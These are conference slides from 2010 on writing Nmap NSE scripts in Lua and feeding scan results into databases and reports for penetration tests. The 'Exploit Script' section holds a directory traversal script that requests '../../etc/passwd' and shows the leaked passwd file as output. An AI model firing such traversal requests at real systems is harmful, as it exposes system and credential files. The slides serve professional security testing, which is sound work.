



Nmap NSE Hacking for IT Security Professionals

Marc Ruef
www.scip.ch



Security & Risk Conference
November 3th - 6th 2010
Lucerne, Switzerland



Agenda | Nmap NSE Hacking

1.	Intro	
	Introduction	2
	Nmap Scripting Engine	min 3
2.	Scripts	
	Simple Portscan Scripts	5
	Version Info Script	min 5
	Exploit Script	min 10
3.	Output	
	Professional Output Handling	10
	Database Processing	min 7
	Reporting Possibilities	min 5
4.	Outro	
	Conclusion	3
		min






Introduction 1/3: Who am I

Name Marc Ruef
Profession Co-Owner / CTO, scip AG, Zürich
Private Site <http://www.compute.ch>
Last Book „The Art of Penetration Testing“,
Computer & Literatur Böblingen,
ISBN 3-936546-49-5

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion



Translation

Hashdays 2010

3





INFO@SCIP.CH
SECURITY • CONSULTING • INFORMATION • PROCESS T +41 44 404 13 13 F +41 44 404 13 14
BADENERSTRASSE 551 8048 ZÜRICH

)SCIP(

Introduction 2/3: Presentation Goals

- are:
 - Presentation of *Nmap Scripting Engine*
 - *Development* of NSE scripts
 - *Data processing* within security tests
- are not:
 - Generic introduction to *Nmap*
 - Generic introduction to *Lua programming*

- Introduction
 - Scripting Engine
 - Portscan Script
 - Version Info Script
 - Exploit Script
 - Professional Output
 - Database Processing
 - Reporting
 - Conclusion





Introduction 3/3: The Problem

- Vulnerability assessments deserve only a limited amount of resources/time:
 - Scans must be *very fast*
 - Results must be *very accurate*
- Large networks produce a lot of low-profile scan results; which are still required for systematic exploiting
- ⇒ This is why we use NSE to *automate things*!

- Introduction
 - Scripting Engine
 - Portscan Script
 - Version Info Script
 - Exploit Script
 - Professional Output
 - Database Processing
 - Reporting
 - Conclusion





INFO@SCIP.CH
SECURITY • CONSULTING • INFORMATION • PROCESS
T +41 44 404 13 13 F +41 44 404 13 14
BADENERSTRASSE 551 8048 ZÜRICH

)SCIP(

Nmap Scripting Engine 1/2: What is NSE

- NSE stands for *Nmap Scripting Engine*
- NSE is a modular system to enhance Nmap
- NSE is using Lua to run scripts (similar to NASL for Nessus)
- NSE scripts are usually located at:
 - /usr/share/nmap/scripts (Unix/Linux)
 - %ProgramFiles%\Nmap\scripts (Windows)

Introduction

● Scripting Engine

Portscan Script

Version Info Script

Exploit Script

Professional Output

Database Processing

Reporting

Conclusion





Nmap Scripting Engine 2/3: What does NSE

- NSE scripts are executed conditionally
- NSE scripts can access basic scan data
- NSE scripts are able to do vulnerability scanning
- NSE scripts are able to do exploiting

Introduction

● Scripting Engine

Portscan Script

Version Info Script

Exploit Script

Professional Output

Database Processing

Reporting

Conclusion





Nmap Scripting Engine 3/3: What produces NSE

```
maru@debian:~$ nmap -sC target.scip.ch

Starting Nmap 5.21 (http://nmap.org) at 2010-10-29 11:06 CEST
Nmap scan report for target.scip.ch (192.168.0.10)
Host is up (0.0000s).
rDNS record for 192.168.0.10: target
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
|_html-title: Index of /
111/tcp   open  rpcbind
|_rpcbind
|_bind
|_tus
|_bind
|_fam
|_100024 1    997/tcp status
222/tcp   open  rsh-spx

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds
maru@debian:~$
```

enable
generic
script scan

script name

script
output

Introduction

● Scripting Engine

Portscan Script

Version Info Script

Exploit Script

Professional Output

Database Processing

Reporting

Conclusion





Simple Portscan Script 1/5: Goal

- Use output of common port scan
- Further processing of port status
- Generation of detailed results

Introduction
Scripting Engine
● Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Simple Portscan Script 2/5: How it Looks

```
maru@debian:~$ nmap --script=hashdays/http-detection target.scip.ch -p80,81
```

```
Starting Nmap 5.21 ( http://nmap.org ) 2010-10-29 09:43 CEST
```

```
NSE: Script Scanning completed.
```

```
Nmap scan report for target.scip.ch (192.168.0.10)
```

```
Host is up (0.00044s latency).
```

```
rdNS record for 192.168.0.10: target.scip.ch
```

```
PORT      STATE      SERVICE
```

```
80/tcp    open      http
```

```
|_ http-detection: Web server found on port 80
```

```
81/tcp    closed    hosts2-pr
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

```
maru@debian:~$
```

define one
script
to run

script
generates
output

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion





Simple Portscan Script 3/5: How it Works

- Define `portrule` to test port `tcp/80` only
- Preserve identified port and status
- Use data in `action` to generate detailed output

Introduction
Scripting Engine
● Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Simple Portscan Script 4/5: How it is Implemented

Introduction
Scripting Engine
● Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion

```
1 author = "Marc Ruef"
2 license = "(c) 2010 by scip AG"
3 categories = {"default", "safe"}
4
5 require "shortport"
6
7 description = [[ This simple script identifies open web server ports ]]
8
9 portrule = shortport.port_or_service(
10     {80},
11     {"http"},
12     {"tcp"}
13 )
14
15 action = function(info)
16     return "Web server found on port " .. port.number
17 end
```

define
when to
run

write
output





Simple Portscan Script 5/5: How it Benefits

- This first script was just an example
- No big benefits from such simple scripts
- Basic data collection and processing demonstrated

Introduction
Scripting Engine
● Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Version Info Script 1/6: Goal

- Use output of version fingerprinting scan
- Further processing of data
- Generation of vulnerabilities as results
- This is a very(!) simplistic and static version of my *nmap nse vulscan script* posted on 06/03/2010 at the Nmap dev mailing list
(<http://seclists.org/nmap-dev/2010/q2/726>)

Introduction
Scripting Engine
Portscan Script
● Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Version Info Script 2/6: How it Looks

```
maru@debian:~$ nmap -sV --script=hashdays www.sendmail.org -p25

Starting Nmap 5.21 (http://nmap.org) at 2010-10-29 09:51 CEST
Nmap scan report for www.sendmail.org (209.246.26.22)
Host is up (0.19s latency)
rDNS record for 209.246.26.22: services.Sendmail.org
PORT      STATE SERVICE
25/tcp    open  smtp      Sendmail 8.14.2.Alpha0/8.14.1
|_smtp-fingerprinting: You are using an updated version of Sendmail.
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host) scanned in 2.54 seconds
maru@debian:~$
```

enable version detection

validated name and version

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion





Version Info Script 3/6: How it Works

- Define to test smtp ports and Sendmail only
- Analyze identified software version
- Use data to identify vulnerable software
- Output possible vulnerabilities

Introduction
Scripting Engine
Portscan Script
● Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Version Info Script 4/6: How it is Implemented

```
1 author = "Marc Ruef"
2 license = "(c) 2010 by Marc Ruef"
3 categories = {"default", "safe"}
4
5 description = [[ This advanced script fingerprints smtp server ]]
6
7 portrule = function(host, port)
8     if port.service == "smtp" and
9         port.version.product ~= nil and
10         string.match(port.version.product, "Sendmail") then
11
12         return true
13     else
14         return false
15     end
16 end
17
18 action = function(host, port)
19     if string.match(port.version.version, "^8.14") then
20         return "You are using an updated version of Sendmail."
21     else
22         return "You are using an old version of Sendmail."
23     end
24 end
```

validate
service and
product

validate
age of
version

Introduction
Scripting Engine
Portscan Script
● Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





INFO@SCIP.CH
SECURITY • CONSULTING • INFORMATION • PROCESS T +41 44 404 13 13 F +41 44 404 13 14
BADENERSTRASSE 551 8048 ZÜRICH

)SCIP(

Version Info Script 5/6: How it Benefits

- Access to all data collected by Nmap
- Dedicated access to data values
- Further processing very simple
- Conditional testing possible
- Nmap becomes simple vulnerability scanner

Introduction
Scripting Engine
Portscan Script
● Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Version Info Script 6/6: Advanced Example

```
C:\WINDOWS\system32\cmd.exe
C:\>nmap -sU --script=vulscan smtp.compute.ch -p25

Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-04 09:36 Westeuropäische Normalzeit
Nmap scan report for smtp.compute.ch (80.74.129.35)
Host is up (0.029s latency).
rDNS record for 80.74.129.35: com80-74-129-35.ch-meta.net
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      gmail smtpd
: vulscan: [2440] gmailadmin autorepond Multiple Variable Remote Overflow
: [3538] gmail Long SMTP Session DoS
: [5850] gmail RCPT TO Command Remote Overflow DoS
: [14533] gmailadmin QMAILADMIN_TEMPLATEDIR Environment Variable Local Overflow
: [16343] gmail stralloc_readyplus Function Remote Overflow
: [16344] gmail commands.c Signed Index Issue
: [16345] gmail substdio_put Function Signedness Issue
: [23705] gmailadmin gmailadmin.c PATH_INFO Environment Variable Local Overflow
: [23948] gmailadmin Arbitrary Program Mail Forward Privilege Escalation
: [45184] Sophos Anti-Virus gmail Generated Delivery Status Notification (DSN) Scanning Bypass
: [50546] QMail Mailing List Manager database/gmail.mdb Direct Request Database Disclosure
: [56527] gmail Long SMTP Command Saturation Remote DoS
Service Info: OS: Unix
```

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion





Exploit Script 1/5: Goal

- Use output of a common port scan
- Further processing of data
- Exploit suspected vulnerability
- Summarize exploit attempt

Introduction
Scripting Engine
Portscan Script
Version Info Script
● Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Exploit Script 2/5: How it Looks

```
maru@debian:~$ nmap --script=hashdays/http-exploit target.scip.ch -p80
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2010-10-29 09:53 CEST
```

```
NSE: Script Scanning completed.
```

```
Nmap scan report for target.scip.ch (192.168.0.10)
```

```
Host is up (0.00041s latency).
```

```
rDNS record for 192.168.0.10: target
```

```
PORT      STATE SERVICE
```

```
80/tcp open  http
```

```
| http-exploit: root:x:0:0:root:/root:/bin/bash
```

```
| daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

```
| bin:x:2:2:bin:/bin:/bin/sh
```

```
| sys:x:3:3:sys:/dev:/bin/sh
```

```
| sync:x:4:65534:sync:/bin:/bin/sync
```

```
| games:x:5:60:games:/usr/games:/bin/sh
```

```
| man:x:6:12:man:/var/cache/man:/bin/sh
```

```
| lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

```
| mail:x:8:8:mail:/var/mail:/bin/sh
```

```
| news:x:9:9:news:/var/spool/news:/bin/sh
```

```
| uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

```
| proxy:x:13:13:proxy:/bin:/bin/sh
```

```
| www-data:x:33:33:www-data:/var/www:/bin/sh
```

```
| backup:x:34:34:backup:/var/backups:/bin/sh
```

```
| list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

↑
fetched
passwd
content

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion





INFO@SCIP.CH
SECURITY • CONSULTING • INFORMATION • PROCESS T +41 44 404 13 13 F +41 44 404 13 14
BADENERSTRASSE 551 8048 ZÜRICH

)SCIP(

Exploit Script 3/5: How it Works

- Define `portrule` to test web server only
- Connect to web server ports
- Send exploit request with `http.get()`
- Analyze response to determine vulnerability
- Summarize exploit attempt

Introduction
Scripting Engine
Portscan Script
Version Info Script
● Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Exploit Script 4/5: How it is Implemented

```
1 author = "Marc Ruef"
2 license = "(c) 2010 by scip AG"
3 categories = {"exploit", "vuln"}
4
5 require "shortport"
6 require "http"
7
8 description = [[ This advanced script is going to exploit a known directory traversal ]]
9
10 portrule = shortport.port_or_service(
11     {80, 443},
12     {"http", "https"},
13     {"tcp"}
14 )
15
16 action = function(host, port)
17     local res = http.request(host, port, "/foo.php?file=../../etc/passwd")
18
19     if response == nil then
20         return nil
21     end
22
23     if stringfound(response.body, "root:x:") then
24         return true
25     end
26 end
```

another
complex
portrule

http exploit
request

validation
of exploit
attempt

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion





INFO@SCIP.CH
SECURITY • CONSULTING • INFORMATION • PROCESS T +41 44 404 13 13 F +41 44 404 13 14
BADENERSTRASSE 551 8048 ZÜRICH



Exploit Script 5/5: How it Benefits

- Additional tests possible
- Easy access via network (`require "packet"`)
- Additional libraries for major protocols (e.g. http)
- Targeted exploiting possible
- Nmap becomes a simple exploiting framework

Introduction
Scripting Engine
Portscan Script
Version Info Script
● Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Professional Output 1/5: Goal

- Prepare result data for further processing:
 - Parsing (grep, sort, awk, etc.)
 - Spreadsheet (Excel, CSV)
 - Database (SQL, Access, etc.)
- Dedicated accessibility to data fields
- As much data as possible (Everything!)

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
● Professional Output
Database Processing
Reporting
Conclusion





Professional Output 2/5: Data Sources

- Nmap API
 - host
 - .os
 - .ip
 - .name
 - ...
 - port
 - .number
 - .protocol
 - .service
 - .version
 - .state
- scip Output Wrapper
 - script_id
 - script_name
 - script_filename
 - script_version
 - script_type
 - script_accuracy
 - script_source
 - script_request
 - script_response
 - script_timestamp
 - ...

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
● Professional Output
Database Processing
Reporting
Conclusion





Professional Output 3/5: Wrapper Idea

- General convention for script output
- Use centralized code as output shim
- Include shim code in every script
- Generate XML output for script scans

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
● Professional Output
Database Processing
Reporting
Conclusion



- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion

The diagram illustrates the relationship between a defined report structure and default values for reporting. It features two red arrows pointing upwards. The bottom arrow originates from a large red rectangle labeled "defined report structure". The top arrow originates from a smaller red rectangle labeled "default values for reporting". Both arrows point towards a central area containing a snippet of C++ code, which represents the report structure. The code includes comments and variable declarations related to report output.

```

// current
// output
// \n
// current
// test
// Test
n{" .. sVersion
{" .. sOutput
amp{" .. sTime

```





Professional Output 5/5: Script Implementation

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
● Professional Output
Database Processing
Reporting
Conclusion

```
1 author = "Marc Ruef"
2 license = "(c) 2010 by Marc Ruef"
3 version = "1.0-hd10"
4 categories = {"default", "safe"}
5
6 require "scipreporting"
7
8 describe [[ This advanced script fingerprints smtp server ]]
9
10 portscan(host, port)
11     if port.version == "smtp" and
12        port.version.product ~= nil and
13        string.match(port.version.product, "Sendmail") then
14
15         return true
16     else
17         return false
18     end
19 end
20
21 action = function(host, port)
22     if string.match(port.version.version, "^8.14") then
23         local sResult = "You are using an updated version of Sendmail: " .. port.version.version
24     else
25         local sResult = "You are using an old version of Sendmail: " .. port.version.version
26     end
27
28     return sResult, "Version Detection", "nmap", version, sResult, os.time()
29 end
```

include
shim script

prepare
results

generate
normalized
output





Database Processing 1/8: Parse xml2db

- The output files of Nmap need to be parsed
- At the moment we are using Ruby scripts
- Parsed results go to desired destination:
 - CSV
 - Excel
 - Access
 - SQL
 - ...
- XML output of Nmap is solid:
 - Valid, flawless and sound XML (unlike Qualys)
 - 99% of Nmap data available (always use `-vv`)
 - Dedicated accessibility of data fields
 - Aborted scans produce broken XML :(

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
● Database Processing
Reporting
Conclusion





Database Processing 3/8: XML Tags & Attributes

- port
 - protocol=„tcp“
 - portid=„80“
- state
 - state=„open“
 - reason=„syn-ack“
 - reason_ttl=„0“
- service
 - name=„http“
 - method=„table“
 - conf=„3“
- script
 - id=„http-detection“
 - output=„sID{29},

;
sAccuracy{80},

sTesttype{„Version
Detection“},

sTestsource{„nmap“},

sVersion{„1.0-hd10“}
,

sOutput{„You are
using an old version
of Sendmail.“},

sTimestamp{127014645
6}“


Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Database Processing 4/8: Database Relations

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
● Database Processing
Reporting
Conclusion





Database Processing 5/8: Predefined Secissues

- tbl_secissues
 - secissue_id
 - secissue_title
 - secissue_description
 - secissue_severity
 - secissue_exploiting
 - secissue_cmeasures
 - secissue_family
 - secissue_parentissue
 - secissue_cve
 - secissue_ovsbd
 - ...

The screenshot shows the Nessus interface with the following details for the vulnerability:

- ID:** 1
- Reviewed:** 1
- Name:** Apache Web Server until 2.2.3 mod_rewrite Off-By-One Buffer Overflow
- Severity:** High
- Frequency:** Medium
- Impact:** Low
- CVSS:** 8.2
- Default Port:** tcp/80
- Vulnerability Class:** Buffer Overflow
- Test Family:** HTTP Web Server
- Parent Vulnerability:** HTTP Web Server Detector
- Attack Step:** Enumeration
- Attacker Type:** Professional
- Affected Object:** Service
- Reporting Details:** Full Reporting

The interface also shows a description in German and English, and a table at the bottom with host information.

Host
ns2.customer.example (x.x.x.92) [Zone 1: DMZ 1]

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Database Processing 6/8: Imported Hosts

- tbl_hosts
 - host_id
 - host_ipaddr
 - host_hostname
 - host_macaddr
 - host_zone
 - host_owner
 - host_whois
 - host_purpose
 - host_architecture
 - host_os
 - ...

The screenshot shows a web-based interface for a network scanning tool. The top section contains input fields for ID (1), Reviewed (1), IP address (x.x.x.92), Subnetmask (255.255.255.248), Zone (4), Hostname (hs2.customer.example), and Distance (7). There is a 'Report' checkbox and an 'Edit' button. Below this is a tabbed interface with tabs for 'Operating System', 'Port Status', 'Security Issues', and 'Statistical Analysis'. The 'Operating System' tab is active, displaying a list of host attributes: Host Type (Server), Function (Secondary Nameserver / SMTP-Relay), Architecture (x86), Operating System (Microsoft Windows XP SP2 (90%)), and NMAP Fingerprint (SCAN(V=5.21%D=8/10%OT=25%CT=1%CU=%PV=N%G=N%TM=4C6 11873%P=686-pc-windows-windows) SEQ(SP=101%GCD=1%ISR=108%TS=U) SEQ(SP=109%GCD=1%ISR=108%TI=RD%TS=U) OPS(O1=MSAC%O2=MSAC%O3=MSAC%O4=MSAC%O5=MSAC%O6=MSAC) WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=F FFF) ECR(R=Y%DF=N%TG=40%W=FFFF%O=MSAC%CC=N%Q=) T1(R=Y%DF=N%TG=40%S=0%A=S+F=AS%RD=0%Q=) T1(D=V%NF=N%TG=40%S=0%A=S+F=AS%RD=0%Q=)). Below the fingerprint are fields for TCP Sequence Index (265), TCP Sequence Difficulty (Good luck!), TCP Sequence Values (7504DE63,8464A17B,155227EA,AB37530A), IP ID Sequence Class (Randomized), IP ID Sequence Values (4F8B,5020,501F,501E), TCP TS Sequence Class (none returned (unsupported)), and TCP TS Sequence Values.

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Database Processing 7/8: Imported Findings

- ctbl_findings
 - finding_id□
 - finding_hostid□
 - finding_secissueid□
 - finding_port
 - finding_severity
 - finding_scriptname
 - finding_scriptversion
 - finding_timestamp
 - finding_rawrequest
 - finding_rawresponse
 - ...

The screenshot shows a web application security tool interface. At the top, there are fields for ID (1), Reviewed (1), and a 'Report' checkbox. Below these are fields for IP address (x.x.x.92), Subnetmask (255.255.255.248), Zone (4), Hostname (ns2.customer.example), and Distance (7). The main section is titled 'Operating System' and 'Port Status'. It displays details for a finding with ID 399, titled 'Web Application Penetration Test'. The description is 'Apache Web Server until 2.2.3 mod_rewrite Off-By-One Buffer Overflow'. The port is 'tcp/80 (World Wide Web HTTP)' and the severity is 'High'. The change reason is 'Vulnerability has been verified with and without IPS'. The comments state 'This host must remain on 2.2.x due to compatibility reasons.' The description problem is 'The mod_rewrite module is vulnerable to an off-by-one buffer overflow. Requirement for this vulnerability is, that the rewriting engine is enabled with the configuration setting "RewriteEngine on". This is not the default setting, even if mod_rewrite is installed.' The description impact is 'An attacker is able to enforce a memory corruption. This will lead to a denial of service in a first place. By injection shell code it is possible to run arbitrary code with the privileges of the Apache web server.' The test result output shows a shell session where the user 'root' is able to execute commands like 'cd /etc/c', 'cat passwd', and 'cat /dev/shm'. The test timestamp is 1281431645 and the entry timestamp is 29.10.2010 10:46:31.

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Database Processing 8/8: Database Example

finding_id□	host_id□	secissue_id□
1	1	3
2	1	4
3	2	3
4	3	6

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
● Database Processing
Reporting
Conclusion





Reporting 1/5: Database Example

tbl_findings. finding_id□	tbl_host. host_ipaddr	tbl_secissues. secissue_title
1	192.168.0.10	Web Server 2.x Found
2	192.168.0.10	Web Server 2.3 Directory Traversal
3	192.168.0.11	Web Server 2.x Found
4	192.168.0.12	FTP Server 4.2 Found

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
● Reporting
Conclusion



Reporting 2/5: Straight Export

Zone	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
	Value	Hostname	Port	Severity	Source	Introduction	Problem	Impact	Test/Result/Output	Port	Attackmap	Cmd	Projectmap		
1	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	51	Medium	Microsoft IS ASP.NET Version Banner Grabbing	Microsoft IS is the official web server shipped with professional editions of HP System Management is a web service by HP, which is used for monitoring and HP System Management is a web service by HP, which is used for monitoring and	By connecting to a web server and requesting a resource the client gets the The application fingerprinting shows that HP System	Banner-grabbing helps an attacker to identify the used software. This makes it possible to determine the knowledge of installed products and technologies allows an attacker to	Content-Length: 1423	80 www-http	Application Fingerprinting	Internal Security Assessment	YES	
2	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	67	Medium	Web Application HP System Management Identification	Web Application HP System Management Identification	The application fingerprinting shows that HP System	The knowledge of installed products and technologies allows an attacker to	Service:Ghttp Conf.Fidescue:010/10 (1004)	2381 compaq-https	Application Fingerprinting	Internal Security Assessment	YES	
3	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	62	Medium	Web Application HP System Management Identification	Web Application HP System Management Identification	The application fingerprinting shows that HP System	The knowledge of installed products and technologies allows an attacker to	Service:Ghttp Conf.Fidescue:010/10 (1004)	2301 cpq-wbem	Application Fingerprinting	Internal Security Assessment	YES	
4	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	61	Medium	Web Server SSL Version Identification	A web server is a host that is serving documents via http. A client, usually a web	While connecting to a HTTPS web server the retrieval of the supported	The support and use of weak SSL versions increases the possibilities of	SSLv2 is supported	1077 imgames	Enumeration	Internal Security Assessment	NO	
5	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	59	Medium	Sophos Message Router Service Found	Sophos is a well-known vendor for security products, especially their	It was possible to determine the installed service as Sophos Message Router by	The knowledge of installed products and technologies allows an attacker to	Service:Disphost Conf.Fidescue:010/10 (1004)	1077 imgames	Application Mapping	Internal Security Assessment	YES	
6	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	58	Medium	Host MSRPC Service Found	Microsoft RPC is a modified version of DCE/RPC. MSRPC was used by Microsoft to	The analysis of the target host has shown that a SMB Service is provided. Users	The provided SMB implementation might provide vulnerabilities which might be	Service:Disphost Conf.Fidescue:010/10 (1004)	1025 blackjack	Application Mapping	Internal Security Assessment	YES	
7	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	57	Medium	Host SMB Service Found	Server Message Block (SMB), also known as Common Internet File System (CIFS)	The analysis of the target host has shown that a SMB Service is provided. Users	The provided SMB implementation might provide vulnerabilities which might be	Service:Disphost Conf.Fidescue:010/10 (1004)	445 microsofts-	Application Mapping	Internal Security Assessment	YES	
8	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	56	Medium	Host NetBOS Session Service Found	NetBOS over TCP/IP (NBT) is a networking protocol that allows legacy computer	The analysis of the target host has shown that a NetBOS Session Service is provided. Users	The provided NBT implementation might provide vulnerabilities which might be	Service:Disphost Conf.Fidescue:010/10 (1004)	139 netbios-smb	Application Mapping	Internal Security Assessment	YES	
9	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	55	Medium	Host MSRPC Service Found	Microsoft RPC is a modified version of DCE/RPC. MSRPC was used by Microsoft to	The analysis of the target host has shown that a SMB Service is provided. Users	The provided SMB implementation might provide vulnerabilities which might be	Service:Disphost Conf.Fidescue:010/10 (1004)	135 epmap	Application Mapping	Internal Security Assessment	YES	
10	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	70	Medium	HP OpenView Omniback Service Found	HP OpenView Omniback is a fully SMS (Storage Management System)	It was possible to determine the installed service as HP OpenView Omniback by	The knowledge of installed products and technologies allows an attacker to	Service:Disphost Conf.Fidescue:010/10 (1004)	5655 personal-agent	Application Mapping	Internal Security Assessment	YES	
11	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	71	Medium	Sophos Message Router Service Found	Sophos is a well-known vendor for security products, especially their	It was possible to determine the installed service as Sophos Message Router by	The knowledge of installed products and technologies allows an attacker to	Service:Disphost Conf.Fidescue:010/10 (1004)	8192 uplinkphone	Application Mapping	Internal Security Assessment	YES	
12	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	65	Medium	Web Server Banner Grabbing	A web server is a host that is serving documents via http. A client, usually a web	By connecting to a web server and requesting a resource the client gets the	Banner-grabbing helps an attacker to identify the used software. This makes it possible to determine the knowledge of installed products and technologies allows an attacker to	Content-Length: 1423	2301 cpq-wbem	Application Fingerprinting	Internal Security Assessment	YES	
13	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	50	Medium	Web Server HTTP Method OPTIONS Support	A web server is providing documents for download. The HTTP protocol defines	The web server is supporting the OPTIONS method which can be used	The knowledge of installed products and technologies allows an attacker to	Allow: OPTIONS, TRACE, GET, HEAD, POST	80 www-http	Enumeration	Internal Security Assessment	NO	
14	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	49	Medium	Web Server ETag Header Information Disclosure	ETag stands for entity tag which is an HTTP response header returned by an	The generation of ETags must be reproducible (e.g. for the same content)	An attacker might be able to reproduce the initial values which let him collect internal	ETag: "0664b348d30c51:2e1"	80 www-http	Enumeration	Internal Security Assessment	NO	
15	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	48	Medium	Microsoft IS Not Found Site Identification	Microsoft IS is the official web server shipped with professional editions of	It was possible to provoke a 404 Not Found error message from the web	The knowledge of installed products and technologies allows an attacker to	Matched String: 80 www-http	Application Fingerprinting	CVE-1999-0633	Internal Security Assessment	YES	
16	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	72	Medium	Sophos Message Router Service Found	Sophos is a well-known vendor for security products, especially their	It was possible to determine the installed service as Sophos Message Router by	The knowledge of installed products and technologies allows an attacker to	Make sure that the	8194 lbp1	Application Mapping	Internal Security Assessment	YES	
